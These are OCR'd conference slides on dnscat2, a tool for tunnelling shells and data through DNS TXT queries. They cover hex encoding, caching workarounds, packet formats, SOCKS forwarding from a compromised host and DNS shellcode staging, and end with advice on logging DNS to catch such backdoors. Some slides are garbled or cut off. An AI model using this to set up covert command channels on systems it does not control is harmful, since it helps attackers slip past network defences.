
- Bind shell? Reverse shell?




Google

Remember this DNS diagram?

Let's see how we can do 2-way communication!



Most traffic gets blocked




Internet

Google

Two-way communication

- The client just has to poll the server occasionally



Google

Back and forth

TXT for "6b6e6f636b206b6e6f636b.skullseclabs.org"?

It's "77686f2773207468657265"

TXT for "656666"?

It's "6566662077686f3f"

TXT for "65666620796f7521"?

It's ""

TXT for ""?

It's "474554204954213f"

TXT for ""?

It's ""

TXT for ""?

It's ""

……

Google

Simple, right?

In reality, it works a little more like:

TXT for "6b6e6f636b206b6e6f636b.skullseclabs.org"?

TXT for "6b6e6f636b206b6e6f636b.skullseclabs.org"?

6f636b206b6e6f636b.skullseclabs.org"?

It's "6566662077686f3f"

6f636b206b6e6f636b.skullseclabs.org"?

It's "6566662077686f3f"

It's "6566662077686f3f"

Fuck it. I'm getting a beer.

Google

There are problems!

DNS is unreliable!


Retransmissions and drops are common

In fact, many DNS clients / relays will gratuitously retransmit

This means we'll see data twice

Solution…

I won't bore you with the details (yet!), but I designed a protocol not unlike TCP



[1] https://github.com/iagox86/dnscat2/blob/master/doc/protocol.txt

Google

Encoding!

DNS is usually pretty permissive…

… except when it's not.

Some DNS servers are case sensitive. Some aren't.

TXT records can contain any character.
… except for NUL bytes on Windows DNS.

Google

Encoding!


In my tool, everything is encoded in hex ("6d6f6f.skullseclabs.org") - case is ignored.

(Originally I used base64, but that didn't work on OS X because it changed the case of requests)

(I wrote base-32 support on an airplane once, but it (my code (also, the airplane)) was complex and scary, and was only ~12% faster)


One more problem…

You know that feeling when things work great in your test lab, but fail in the real world?



Google

This is annoying!



Caching solution: random field

Each packet has a "request id" field

The protocol states that it has to be different each packet, and is echoed back

In practice, I use an incremental value

Nothing is based on it, though. It's purely to fix caching.

The protocol

SYN packets:

- (uint16_t) packet_id
- (uint8_t) message_type [0x00]
- (uint16_t) session_id
- (uint16_t) initial seq number
- (uint16_t) options

If OPT_NAME is set:

  - (ntstring) name

if OPT_DOWNLOAD or OPT_CHUNKED_DOWNLOAD is set:

  - (ntstring) filename

A SYN packet is sent to start a connection, and the peer responds with its own SYN packet

The protocol

MSG packets:

- (uint16_t) packet_id
- (uint8_t) message_type [0x01]
- (uint16_t) session_id
- (variable) other fields, as defined by 'options'
- (byte[]) data

Variable fields

- (if OPT_CHUNKED_DOWNLOAD is enabled)
  - (uint32_t) chunk number

The client polls the server regularly. The server delivers data (based on seq / ack values)

Google

The protocol

FIN packets:

- (uint16_t) packet_id
- (uint8_t) message_type [0x02]
- (uint16_t) session_id
- (ntstring) reason
- (variable) other fields, as defined by 'options'

A FIN packet can be sent by either the client or the server to end the connection. The other side responds with its own.

That's enough boring stuff

Let's do a demonstration!

Future plans

Google

Compression + encryption

Compressing could make things faster… but I'll have to investigate how much gain I can really get

Symmetric encryption with a shared key is in my future plans. I doubt I'll go to the level of SSL or anything like that, though!

Traffic forwarding


Step 1: Own an endpoint and install dnscat2

Step 2: Open up a SOCKS proxy on the server, with traffic coming out of the client

Step 3: ???

Step 4: MOAR SHELLS (also profit)


Traffic forwarding



Shellcode (aka, exploit payload)

When an attacker exploits a system, they force a program to run "shellcode" (so-called because it spawns a shell)

The shell can't always re-use the socket, so they have to either connect out or connect back.



Google

Can we write a DNS payload?

Absolutely!

I wrote one for dnscat1 a couple years back[1]

It's 956 bytes long on Linux, and 1025 bytes on Windows

Not super short, but what can we do?

[1] https://github.com/iagox86/nbtool/tree/master/samples/


BUT WAIT
Baking Soda
THERE'S MORE

Staging!

A stager is a small
from a socket and r

So, generally, you f
stager, and the stag
byte payload!

I managed to get th
on Win32

Google

Status

I'm working hard to finish the last few things

And get the UI cleaned up

But if you want to alpha test and try to break stuff, the code is at:

https://github.com/iagox86/dnscat2

It currently compiles on Linux, Cygwin, BSD, and Visual Studio. It should compile on OS X as well, haven't tested.

Detection

… because I have friends who get mad when I only deliver bad news. :)

This traffic is trivial to detect heuristically!

How often are requests made with the regularity and content of dnscat?

However, many of the things I've talked about are difficult or impossible to detect. I mean, are you really going to send out the SWAT team for a failed DNS lookup?

Advice to companies…

Log your DNS traffic, and keep an eye for anomalies

A spike in traffic can mean a dns backdoor, or a variety of other malware

Stay safe out there!

Google

Question?

Ron Bowes <rbowes@google.com>
https://www.skullsecurity.org/
Twitter: @iagox86
Github: iagox86